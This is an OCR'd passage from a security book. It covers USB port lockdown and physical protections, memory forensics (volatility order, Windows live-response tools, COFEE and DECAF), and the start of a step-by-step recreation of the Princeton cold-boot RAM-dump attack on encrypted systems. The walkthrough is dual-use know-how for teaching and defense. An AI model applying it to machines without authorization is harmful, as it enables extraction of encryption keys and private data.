


FIGURE 4.4

Group Policy Editor: Add/Remove Templates





FIGURE 4.5


Group Policy Editor: Filtering



Setting	State
Disable USB	Not configured
Disable CD-ROM	Not configured
Disable Floppy	Not configured
Disable High Capacity Floppy	Not configured

FIGURE 4.6

Group Policy Editor: Restrict Drives



Disable USB

○ Not Configured
● Enabled
○ Disabled

Disable USB Ports: Enabled

FIGURE 4.7

Group Policy Editor: Disable USB Properties containers that contain the target systems in order to enable the enforcement.[TT] Be mindful when making such a sudden and drastic change to your environment. Proper requirements gathering should be done prior to implementing any sort of corporate- or domain-wide policy to ensure you don't break functionality that is deemed critical to the business.[UU] Rigorous testing should also be done on all relevant systems to ensure compliance and compatibility. Also keep in mind, this policy will not be enforced on standalone systems or alternate operating systems that are not part of the domain. It will also not apply to the respective devices that are currently installed on the target systems.

Physical Protection Mechanisms

Ideally, the most effective physical protection solution is to keep the system in your possession while in use and adequately secured when left unattended. These may seem like reasonable requirements capable of being understood by all. Unfortunately, each user has an innate ability to interpret policies and stipulations differently. Humans also have a natural inability to accurately assess risk, especially under hectic conditions. These alone can be enough reason to apply and enforce additional stringent measures to supplement best practices and policies.

Top Lockdown

Desktop and laptop locks are well-known deterrents that can actually prove quite valuable for static systems. Some desktop systems now come with latches or brackets, while others can have adhesive anchors, screw controls, and other types of fasteners applied. Kensington produces numerous types of locking devices designed to suite a variety of needs.[VV]

A T-bar locking mechanism is included on a vast majority of existing desktop and laptop systems that are cross compatible with a multitude of vendor products in this space. These locks won't prevent someone from imagining or dismantling your system, but they will deter a thief of opportunity. Mobile employees often find these cumbersome, especially those constantly on the move. Ensure you have a strict policy mandating the use of these locks, if applicable, to aid in deterring negligent behavior.

Racks, Cabinets, or Strongboxes

These physical protection devices are widely recognized as a necessity for critical desktop and server systems. Racks and cabinets are often found on server room floors, closets, or storage areas.[WW] Strongboxes are most commonly found in the

[TT] www.microsoft.com/downloads/details.aspx?FamilyID=e7d72fa1-62fe-4358-8360-8774ea8db847&displaylang=en

[UU] https://confluence.uhi.ac.uk/confluence/display/INTPUB/Requirements+Gathering+Methodology

[VV] http://us.kensington.com/html/1434.html

[WW] www.presidentenclosures.com/

video security realm to prevent Digital Video Recorder equipment tampering.[XX] These can also be considered as a cheaper alternative to a rack or cabinet where computer hardware expansion is not expected.

WARNING

Ventilation is a key aspect that needs to be considered when deciding on the type and location of the rack or cabinet unit. If the required location has preexisting aeration issues, consider additional venting of the environment and adding fans to the enclosure. Excessive dust can also be a crippling factor, especially when additional obstructions are included. The last thing you want is to induce a thermal outage while trying to enhance the security of your system. Be cautious of purchasing cheap products for physical protection, as you often get what you pay for.

Physical Port Protection

Another product from Kensington aims to prevent folks from using epoxy or other permanent disablement methods. Their USB Port Lock with Cable Guard[YY] product is designed to protect one active USB device and block multiple adjacent ports (horizontal or vertical orientation). This allows continued use of authorized devices while securing additional ports in close proximity.

No technical experience is required for installation, and these will provide a visible deterrent to enhance your protection. If a USB port is locked from the computer attached side, this will not prevent the opposite end from being accessed if applicable for the associated device. Mouses and keyboard connections should be safe, but nodes such as hard drives, printers, and others have loose ends that could be used for access into a secured system. Also keep in mind that FireWire and PCMCIA (PCI Express) slots are still exposed components that can be utilized to perform similar attacks.

SUMMARY

A crucial factor in keeping these buffer pirates at bay is frequent updates to all system software. By default, Windows update and Microsoft update (includes Office suite and other programs updates) services will be set to automatic and should be left in this state. Most third-party applications and system utilities provide automatic updates for their components, and these should be enabled where applicable. Beware that some applications, plug-ins, and drivers are not automatically updated, and these will need to be managed using alternative methods.

[XX] www.mbelectronics.com/view.aspx?id=439

[YY] http://us.kensington.com/html/17085.html

Creating the platform for this attack is not an easy undertaking, but it can and has been accomplished by subject matter experts. While this doesn't qualify as a script kiddie crack available for the masses, it has a creative quality that demands attention. There are many reasonable countermeasures that can be engaged to mitigate these types of attacks. Those outlined here are sufficient, but one must remain ever-vigilant as this threat landscape continues to transform.

Endnote

1. http://dictionary.reference.com/browse/buffer. Accessed November 2009.

CHAPTER

RAM dump

5

INFORMATION IN THIS CHAPTER

- Gadgets Gone Astray
- Digital Forensic Acquisition Examination
- Mind Your Memory
- Advancements in Memory Analysis
- Hindering the Gatherers

Innovative software technologies continue to evolve rapidly, driven by market demands. Memory-isolated programs launched from removable media (U3), random access memory (RAM) resident rootkits, encryption prevalence, and Web 2.0 are just a few of the new software challenges that face the digital investigators of today. In the last few years, there have been considerable development and advances in tools focused on memory acquisition and analysis.

This chapter will peer into the forensic aspects of memory collection and analysis practices. Recent developments in these areas have lead to improved methods and tools and increased speculation into how these can be abused by an attacker. Evidence handling is a fundamental phase in the field of computer forensics and continues to be the driving force behind the development of volatile memory acquisition and analysis. The days of unplugging a system before gathering digital evidence for forensic analysis are nearly gone. Live forensics is now a necessity for first responders as it appears to have finally emerged from the legacy era throughout the security community.

We will gaze into a USB-based RAM-gathering scenario (dynamic RAM and synchronous dynamic RAM specifically) and recreate the attack, which was published by Princeton researchers, Electronic Frontier Foundation, and Wind River Systems and titled “Lest We Remember: Cold Boot Attacks on Encryption Keys.”[A] The later sections of the chapter will delve into the threats these techniques pose, evolving aspects of the analysis arena, and methods to help you hinder the gatherers.

[A] http://citp.princeton.edu/pub/coldboot.pdf

GADGETS GONE ASTRAY

While you won't find many RAM-dumping scenarios in the media, there are plenty of relevant situations where this tactic is a plausible concern. Throughout the last decade, computer theft has been a growing issue around the world, and this is a prime situation where RAM analysis could prove valuable. In response, there has also been a dramatic increase in full-disk encryption implementations, especially those containing data that can produce a financial gain for the attacker. Those seeking to exploit the information contained on these stolen devices instead of redeeming the hardware value could potentially execute a memory analysis given the appropriate circumstances.

In February of 2007, a report released from the FBI indicated that over 300 laptop computers had been lost or stolen over a 4-year span.[B] A report issued from the Department of Justice Inspector General revealed that 10 of the laptops stolen during that period were known to contain sensitive or classified information. The contents were said to include badge-creation software, security plans, and personally identifiable information of FBI employees. This statement was released in a follow-up to a 2002 audit of the FBI internal controls governing computers and guns.

The above story is a perfect example of an attack situation where a RAM-analysis technique seems worthy. While the report doesn't indicate if encryption was present or enabled, it does show the type of information for which a foreign or criminal entity might be willing to pay top dollar. An attacker would need simply to image the target system memory before stealing it for later analysis.

Surprisingly, there has been a steady decline in the number of reported computer thefts since February of 2009.[C] There are likely many reasons behind this decrease in reports. The safe harbor provided by state and government regulations for lost or stolen equipment that are encrypted might play a large part. One might conclude this is because of the advancements in endpoint security controls and betterment of enforcement policies. Then, again the decline could also be attributed to the lack of reports required per the notification stipulations in regulations for encrypted systems.

DIGITAL FORENSIC ACQUISITION EXAMINATION

The traditional approach to digital evidence acquisition is primarily limited to live response scenarios. Historically, first responders would typically look for rogue connections or peculiar processes on the suspect system. Tools used during this time were often common application programming interfaces (APIs) with which most administrators are familiar, as seen in Table 5.1. Hidden threads, terminated processes, and

[B] http://blogs.abcnews.com/theblotter/2007/02/hundreds_of_fbi.html
[C] http://datalossdb.org/incident_highlights/38-has-data-loss-jumped-the-shark

Table 5.1 Windows live forensics

Commands commonly used			
arp.exe	hunt.exe	ntfsinfo.exe	pulist.exe
attrib.exe	ipconfig.exe	ntlast.exe	reg.exe
auditpol.exe	iplist.exe	openports.exe	regdmp.exe
autorunsc.exe	ipxroute.exe	pclip.exe	RootkitRevealer.exe
cmd.exe	listdlls.exe	promiscdetect.exe	route.exe
cmdline.exe	mac.exe	ps.exe	sc.exe
dd.exe	mdmchk.exe	psfile.exe	servicelist.exe
drivers.exe	mem.exe	psinfo.exe	sniffer.exe
dumpel.exe	nbtstat.exe	pslist.exe	streams.exe
efsinfo.exe	net.exe	psloggedon.exe	strings.exe
fport.exe	netsh.exe	psloglist.exe	tlist.exe
handle.exe	netstat.exe	psservice.exe	uname.exe
hfind.exe	netusers.exe	pstat.exe	uptime.exe
hostname.exe	now.exe	psuptime.exe	whoami.exe

kernel modules were often inaccessible in these specific circumstances.[D] This type of information gathering can be risky, as inadvertent resource alterations can occur on the subject's system, rendering potentially critical evidence worthless.[E]

Computer Online Forensic Evidence Extractor or Detect and Eliminate Computer-Assisted Forensics?

Microsoft appears to have finally taken notice of the open-source movements in this field and has been serving the law enforcement community Computer Online Forensic Evidence Extractor (COFEE) since 2007.[F] This is a suite of 150 bundled scripts created to aid law enforcement agencies in gathering digital evidence. It was designed to run from removable media, USB specifically, before the computer is confiscated from the scene. The first iteration of this tool works best with Windows XP, but another version will be available for Vista and 7 very soon if it is not already. This tool has already been leaked to the user community and can be found on Rapidshare or your favorite Torrent site. The media has overhyped this tool, although it does provide some handy features. It does not seem to do much more than the USB Switchblade, but its modular design also allows for development.

The hacking community has taken action against Microsoft on this front by releasing a countermeasure called Detect and Eliminate Computer-Assisted Forensics

[D] www.cert.org/archive/pdf/08tn017.pdf

[E] www.dfrws.org/2007/proceedings/p114-arasteh.pdf

[F] www.microsoft.com/industry/government/solutions/cofee/default.aspx

(DECAF).[G] DECAF boasts a variety of optional features that include temporary file removal, COFEE process termination, USB disablement, MAC address spoofing, and others. The initial release of this tool received some scrutiny from the user community, mostly due to the lack of source-code release. This version of the software also contains a phone home feature that the developers claim will only notify if COFEE was run on a machine. A press release on their site states that version 2 of the software will not contain this feature, although we'll have to wait and see.

Memory Gatherings

Differentiations in the definition of memory are represented by virtual and physical memory. Windows maps blocks of virtual data to pages of physical memory. This allows the data to reside temporarily in virtual memory, also known as the *page file* (contained on the hard drive). Physical memory is the primary storage, and virtual memory enhances the effectiveness of its physical counterpart. In order to establish a complete view of the systems memory, an investigator must take an image or snapshot of the physical and virtual portions. In this chapter, we will focus exclusively on the contents in a computer's DRAM.

In addition to the APIs, early forensic endeavors dictated the need for memory-scanning techniques.[H] To this day, the general premise remains unchanged, which is to gather reliable data from the current state of a target system. An effective collection of digital evidence has an order that must be followed. This order is based on the volatility or life expectancy of the system and data in question. Gathering of the most volatile should be done before all else.

The Internet Engineering Task Force (IETF) Request for Comments (RFC) 3227 provides an excellent example of a volatility order that should be followed.[I] Included below is an example of the order contained in this RFC. One might assume that item 2 could be interpreted as memory acquisition; however, some security professionals have modified this order to include memory acquisition as a separate step just before temporary system files.[J]


1. Registers, cache, and CPU content
2. ARP cache, routing table, process table, and kernel information
3. Memory (not included in IETF order)
4. Temporary system files
5. Hard-drive data
6. Data logged remotely
7. Information contained on archival media

These are widely accepted as the best practices for the order of collection a first responder should follow. This order is an example, and each collection is based on the

[G] http://decafme.org/
[H] www.symantec.com/avcenter/reference/memory.scanning.winnt.pdf
[I] www.ietf.org/rfc/rfc3227.txt
[J] http://blogs.sans.org/computer-forensics/2009/09/12/best-practices-in-digital-evidence-collection/

life expectancy of the situational evidence provided. Registers, cache, and memory life span are gauged in nanoseconds, whereas network state and process expectancy are in milliseconds to seconds. Disk data can live merely minutes, with removable media and other physical forms lasting years to decades.[K] Given the IETF order, life expectancy, and increasingly inconsistent technological and environmental variables, the most important aspect of a live response scenario is the volatile data inside the system's RAM.

Windows provides a built-in debugger and utility for analysis when problems arise.[L] Small, kernel, and complete options are available, as shown in Figure 5.1.[M]



Startup and Recovery

System startup

Default operating system:
"Microsoft Windows XP Home Edition" /noexecute=optin /fastdete

☑ Time to display list of operating systems: 30 seconds

☑ Time to display recovery options when needed: 30 seconds

To edit the startup options file manually, click Edit.

System failure

☑ Write an event to the system log

☑ Send an administrative alert

☑ Automatically restart

Write debugging information

Small memory dump (64 KB)

☑ Overwrite any existing file

FIGURE 5.1

Windows Startup and Recovery Pane

[K] www.porcupine.org/forensics/forensic-discovery/appendixB.html
[L] http://support.microsoft.com/kb/307973
[M] http://blogs.technet.com/askperf/archive/2008/01/08/understanding-crash-dump-files.aspx

By default, the output will reside in the *%SystemRoot%\MEMORY.DMP*. This dump will take a full memory snapshot of pages used by the Windows memory manager. Unfortunately, it skips some of the interesting pages like the first one, which can contain authentication information. Microsoft also provides a set of debugging tools that can be used to perform analysis on these dump files.[N]

The significant developments in this area have spawned numerous tools that should be taken into consideration for any investigation. ManTech MDD,[O] Mandiant Memoryze,[P] Nigilant32,[Q] and Windd[R] are just a few of the free quality acquisition tools currently available. Each has their advantages and drawbacks depending on the proficiency of the individual investigator. Using multiple tools can help validate results but must be done with extreme care to minimize the impact on the target system's memory.

In the paper produced by the Princeton researchers, they discovered that data can persist in RAM even after power is removed. They describe how the bits in RAM gradually degrades over time, but even after a few seconds to several minutes without power, there is still a significant amount of data that can be obtained. They produced a tool with a minute footprint that installs onto a USB drive to ensure minimal memory overwrites occur on the target system. The next section will walk you through creating a USB-based RAM dump tool and show you how to extract a memory image from a 32-bit Windows system. The 32-bit program will run on a 64-bit system; however, there are caveats.[S] Alternate instructions are provided in the next section to compile the tool for 64-bit systems should the need arise.

Reconstructing the Attack

To use the Princeton USB dump program, you will need a flash drive large enough to contain the RAM of your target system. Any writable memory device will work (including an iPod); however, it will need to be a supportable boot device on the target system's BIOS. Building these USB tools on a Windows system is difficult due to its inability to access directly raw disk devices. A Windows tool is available that can accomplish this,[T] but our instructions will use Linux to build this out. The procedures outlined below will guide you through the process using a bootable version of Linux based on Debian and designed for the Belgian police department.[U]

This live version of Linux comes preconfigured with numerous forensic utilities, including Volatility 3.1 beta, Foremost, aeskeyfinder, and so much more! These

[N] www.microsoft.com/whdc/DevTools/Debugging/default.mspx
[O] www.mantech.com/msma/MDD.asp
[P] www.mandiant.com/software/memoryze.htm
[Q] www.agilerm.net/publications_4.html
[R] http://windd.msuiche.net/
[S] www.linuxjournal.com/article/10289
[T] www.chrysocome.net/dd
[U] www.lnx4n6.be/index.php?sec=Downloads&page=bootcd

tools will be discussed further in the next sections. There are also several memory acquisition tools included on this live Linux distribution. The Princeton utility was chosen over these for its small footprint and ability to image any system so long as it is powered on.

Linux on a Stick


In order to complete this scenario, you will need a machine running Windows capable of being booted from a USB drive. Ensure that USB is enabled as a boot option in BIOS before proceeding with these steps. For a user with a single system, three removable drives will be needed. One of these needs to be at least 1 GB in size for the live Linux installation. The two other drives must be at least the same size as the amount of memory in the machine against which you will be testing. One of these will be used to house the RAM dump or memory scraper, while the other will be used as a temporary storage location for your tools and a copy of the image file extracted from the RAM dump drive.

These procedures are written under the assumption that only one computer is available and has two USB ports. If your computer has more than two ports or you have a hub, then the drives can remain mounted, and some of these procedures where the drives will be inserted and removed are not necessary. The primary reason for this number of drives is the default installation of Linux being nonpersistent. To enable persistence on this installation, an additional drive would be required to house the persistent file. A persistent version of Linux will be illustrated in Chapter 7,"Social Engineering and USB Come Together for a Brutal Attack." Download the FCCU GNU Linux Forensic live CD version 12.1 (http://linux.softpedia.com/get/System/Operating-Systems/Linux-Distributions/FCCU-GNU-Linux-Forensic-Boot-CD-3113.shtml) and UNetbootin for Windows (http://unetbootin.sourceforge.net/unetbootin-windows-latest.exe).

1. Save fccu-linux-cd-12.1.iso to a separate folder on your system. Insert the 1 GB drive that will house the Linux installation.
2. Download and launch UNetbootin.
3. Select **DiskImage** and browse to the folder to which you saved the fccu-linux-cd-12.1.iso file, using the button with three dots.
4. Select **USB** for Type and ensure the flash drive is associated to the correct drive letter to which you want to burn the ISO, as seen in Figure 5.2.
5. Click **OK** to burn the image to your flash drive.
6. Click **Reboot** when prompted as shown in Figure 5.3.
7. Engage the boot menu in BIOS to use USB instead of the hard drive. Most computers use **F12**; however, other hotkeys may be required.

NOTE

Problems were encountered on one machine while booted to this version of Linux. If the system was left alone too long, the power-save feature seemed to cause bugs in the operating system, rendering commands to fail. If this occurs, reboot the system to clear the problem.


UNetbootin
○ Distribution
== Select Distribution ==
== Select Version ==

Welcome to UNetbootin, the Universal Netboot Installer. Usage:

1. Select a distribution and version to download from the list above, or manually specify files to load below.
2. Select an installation type, and press OK to begin installing.

● Diskimage ISO C:\tools\fccu-linux-cd-12.1.iso

○ Custom Kernel: Initrd:

Options:


□ Show All Drives (Use with Care)

Type: USB Drive Drive: H:\

OK
Cancel
Select the target drive to install to

FIGURE 5.2

UNetbootin Image Configuration Dialogue



1. Downloading Files (Done)

2. Extracting and Copying Files (Done)


3. Installing Bootloader (Done)

4. Installation Complete, Reboot (Current)

After rebooting, select the USB boot option in the BIOS boot menu.
Reboot now?

FIGURE 5.3

UNetbootin Confirmation Dialogue



```
UNetbootin

Default
Start Debian Live
Start Debian Live (fail-safe mode)
Memory test
Start Debian Live Failsafe

> /ubnkern initrd=/ubninit boot=live ip=eth0,192.168.242.242,255.255.255.0,192
.168.242.1 vga=792 keyb=be,fr,de,us noswap username=fccu hostname=fcculive uni
on=aufs_
```

FIGURE 5.4

Linux Boot Menu Options

8. Press the **Tab** key once the boot menu appears. The default keyboard type is set to Belgian. If you have a US keyboard, use the **arrow keys** to modify the *keyb* option, as shown in Figure 5.4. The modified value should now be *keyb=US* if this is the keyboard type you have. Press **Enter** to initialize the system.

Princeton Cold-Boot Attack

To complete this scenario, you will need a Windows machine, Linux on USB, and the alternate USB drives. Download the USB/PXE Imaging tools (http://citp.princeton.edu/memory-content/src/bios_memimage-1.2.tar.gz) and place this file on the root of one of the flash drives (not the one with Linux installed). If you have Internet access from Linux, these files can be downloaded while booted to this operating system; otherwise, do so in Windows. To test this against full-disk encryption, you will need to install this software and encrypt your drive with Advanced Encryption Standard (AES). XP and Vista home users can use TrueCrypt (www.truecrypt.org/downloads), and instructions related to installation and encryption can be found in their package, on the site, or a number of other locations.[V]

1. Boot into Linux if not there already; don't forget to modify your keyboard to enable US type if relevant.
2. Open a root terminal by pressing the start button at the bottom-left-hand portion of the menu bar, then select Root Terminal, as seen in Figure 5.5.
3. Type **cd /** and press **Enter**.

[V] www.informit.com/articles/article.aspx?p=1276279

